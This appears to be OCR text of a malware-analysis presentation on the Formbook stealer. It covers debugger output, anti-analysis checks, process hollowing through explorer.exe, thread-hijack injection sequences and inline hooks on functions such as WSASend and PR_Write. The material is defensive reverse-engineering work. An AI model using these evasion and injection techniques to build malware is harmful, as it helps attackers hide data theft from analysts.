
```
BaseAddr EndAddr+1 RgnSize Type        State       Protect
-------------------------------------------------------------------------
77c30000 77c31000     1000 MEM_IMAGE   MEM_COMMIT  PAGE_READONLY
77c31000 77c40000     f000 MEM_IMAGE   MEM_RESERVE
77c40000 77d16000    d6000 MEM_IMAGE   MEM_COMMIT  PAGE_EXECUTE_READ
77d16000 77d20000     a000 MEM_IMAGE   MEM_RESERVE
77d20000 77d21000     1000 MEM_IMAGE   MEM_COMMIT  PAGE_EXECUTE_READ
77d21000 77d30000     f000 MEM_IMAGE   MEM_RESERVE
77d30000 77d31000     1000 MEM_IMAGE   MEM_COMMIT  PAGE_READWRITE
77d31000 77d32000     1000 MEM_IMAGE   MEM_COMMIT  PAGE_READONLY
77d32000 77d33000     1000 MEM_IMAGE   MEM_COMMIT  PAGE_READWRITE
77d33000 77d34000     1000 MEM_IMAGE   MEM_COMMIT  PAGE_WRITECOPY
77d34000 77d39000     5000 MEM_IMAGE   MEM_COMMIT  PAGE_READWRITE
77d39000 77d40000     7000 MEM_IMAGE   MEM_RESERVE
77d40000 77d97000    57000 MEM_IMAGE   MEM_COMMIT  PAGE_READONLY
77d97000 77da0000     9000 MEM_IMAGE   MEM_RESERVE
77da0000 77da5000     5000 MEM_IMAGE   MEM_COMMIT  PAGE_READONLY
77da5000 77db0000     b000 MEM_IMAGE   MEM_RESERVE
```

ntdll.dll manually loaded by formbook

```
BaseAddr EndAddr+1 RgnSize Type        State       Protect
-------------------------------------------------------------------------
00800000 00b03000   303000 MEM_PRIVATE MEM_COMMIT  PAGE_EXECUTE_READWRITE
```

Loading additional DLLs


Empty Import Directory Table



Member	Offset	Size	Value	Section
Export Directory RVA	00000138	Dword	00000000	
Export Directory Size	0000013C	Dword	00000000	
Import Directory RVA	00000140	Dword	00000000	
Import Directory Size	00000144	Dword	00000000	
Resource Directory RVA	00000148	Dword	00000000	
Resource Directory Size	0000014C	Dword	00000000	
Exception Directory RVA	00000150	Dword	00000000	
Exception Directory Size	00000154	Dword	00000000	
Security Directory RVA	00000158	Dword	00000000	
Security Directory Size	0000015C	Dword	00000000	
Relocation Directory RVA	00000160	Dword	00000000	

- Likely suggest dynamic function importing
- Additional DLLs are loaded using *ntdll!LdrLoadDll*

Dynamic function importing



Formbook can import functions by

- Name
- Function ordinal
- Function name's hash (BZip2 CRC32)

WOW64 (Windows 32 bit On Windows 64 bit)

- In WOW64 mode, Windows loads 2 versions of ntdll.dll
  - 32-bits from %windir%\SysWOW64\
  - 64-bits from %windir%\System32\

ntdll.dll - 32 bits (in WOW64)

```
0:002> u ntdll!NtCreateFile
ntdll!ZwCreateFile:
77c500a4  mov  eax,52h
77c500a9  xor  ecx,ecx
77c500ab  lea  edx,[esp+4]
; fs:[0xc0] points to TEB.WOW32Reserved
77c500af  call dword ptr fs:[0C0h]
77c500b6  add  esp,4
77c500b9  ret  2Ch
```

ntdll.dll - 64 bits

```
0:002> u ntdll!NtCreateFile
ntdll!ZwCreateFile:
00000000773b1860   mov     r10,rcx
00000000773b1863   mov     eax,52h
; Invokes an OS system-call handler
00000000773b1868   syscall
00000000773b186a   ret
```

Check for WOW32Reserved hook

Without Wow32Reserved hook

```
0:000> dt ntdll!_TEB WOW32Reserved @$teb
; Points to wow64cpu.dll (64-bit DLL)
   +0x0c0 WOW32Reserved : 0x74362320 Void
```

```
0:000> u 0x74362320 L1
; Switch from x86 to x64 mode (Heaven Gate)
74362320 ea1e2736743300  jmp 0033:7436271E
```

With Wow32Reserved hook

```
0:000> dt ntdll!_TEB WOW32Reserved @$teb
; Points on a dynamically allocated block
   +0x0c0 WOW32Reserved : 0x73c72320 Void
```

```
0:000> u 0x73c72320 L1
; Jmp on a dynamically allocated block of me
73c72320 e9ebdc320b      jmp 7efa0010
```

Formbook checks if WOW32Reserved points to a 64-bit DLL

- OllyDbg Stealth64 plugin uses Wow32Reserved hooks [VB-2009-05]
- Use ntdll!NtQueryVirtualMemory to get the base address
- Check if a 64-bit DLL is mapped at the base address

Check for a debugger


ntdll!NtQuerySystemInformation

- SystemKernelDebuggerInformation
  - Ring-0 debugger
- ProcessDebugPort
  - Ring-3 debugger


Reading the PEB

```
typedef struct _PEB {
  BYTE Reserved1[2];
  BYTE BeingDebugged;
  BYTE Reserved2[1];
  PVOID Reserved3[2];
  PPEB_LDR_DATA Ldr;
  ..
  ..
} PEB, *PPEB;
```

Check for inline hooks



Checking anti-analysis tests results




1. WOW32 Reserved hook
2. Software debugger
3. Kernel debugger
4. Blacklisted base file name
5. Blacklisted username
6. Blacklisted username
7. Blacklisted loaded module path
8. Blacklisted loaded module path
9. Blacklisted running process
10. Blacklisted running process
11. Blacklisted loaded DLL

Code injection and process hollowing

Process hollowing overview

- Used to migrate to a Windows like process
- Formbook code is mapped in explorer.exe
- APC injection or thread hijacking targets explorer.exe
- explorer.exe creates a new (suspended) process
- Formbook migrates to this process

Process hollowing schema



1. NtOpenProcess(), NtCreateSection(), NtMapViewOfSection()
2. NtOpenThread(), NtSuspendThread(), NtGetThreadContext(), NtSetThreadContext(), NtResumeThread()
3. CreateProcessInternalW()
4. ret instruction to saved *CONTEXT.Eip*
5. NtReadVirtualMemory*()*
6. NtOpenProcess(), NtMapViewOfSection()
7. NtOpenThread(), NtResumeThread()


Process hollowing summary

- Formbook is now looking like a geniune Microsoft process
- It's original process has exited
- explorer.exe now contains formbook's code (dead code)
- New formbook process can now inject targeted applications

Targeted processes injection overview

- Formbook code is mapped in targeted processes
- Targeted processes main thread is hijacked
- Inline userland hooks are setup during hijacked thread execution
- No new thread created !

Targeted process injection schema



1. NtOpenProcess(), NtCreateSection(), NtMapViewOfSection()
2. NtOpenThread(), NtSuspendThread(), NtGetThreadContext(), NtSetThreadContext(), NtResumeThread()
3. NtProtectVirtualMemory()
4. ret instruction to saved *CONTEXT.Eip*

Userland hooks

What's a userland hook ?

- Mechanism used to hijack the control flow of targeted functions
- Each targeted function has its own detour function
  - Targeted functions parameters can be read (and modified)
- Interesting targets for formbook:
    - Encryption functions
    - Networking functions
    - Keyboard input related functions
- Formbook uses *inline* userland hooks

Inline hooks characteristics

- Override the first bytes of targeted functions with a call
  - 32-bits - *call* near
  - 64-bits - *mov rax, imm64; call rax*
- Must handle targeted architecture specifications
  - x86 and x64 instructions length are variable
  - Calling convention changes between x86 and x64
  - Function's prologue may differ even on the same architecture

WSASend - x86

```
WS2_32!WSASend:
8bff    mov   edi,edi
55      push  ebp
8bec    mov   ebp,esp
```

PR_Write - x86

```
nss3!PR_Write:
55      push  ebp
8bec    mov   ebp,esp
8b4508 mov   eax,dword ptr [ebp+8]
```

WSASend - x64

```
WS2_32!WSASend:
48895c2408 mov  qword ptr [rsp+8],rbx
48896c2410 mov  qword ptr [rsp+10h],rbp
4889742418 mov  qword ptr [rsp+18h],rsi
48897c2420 mov  qword ptr [rsp+20h],rdi
```

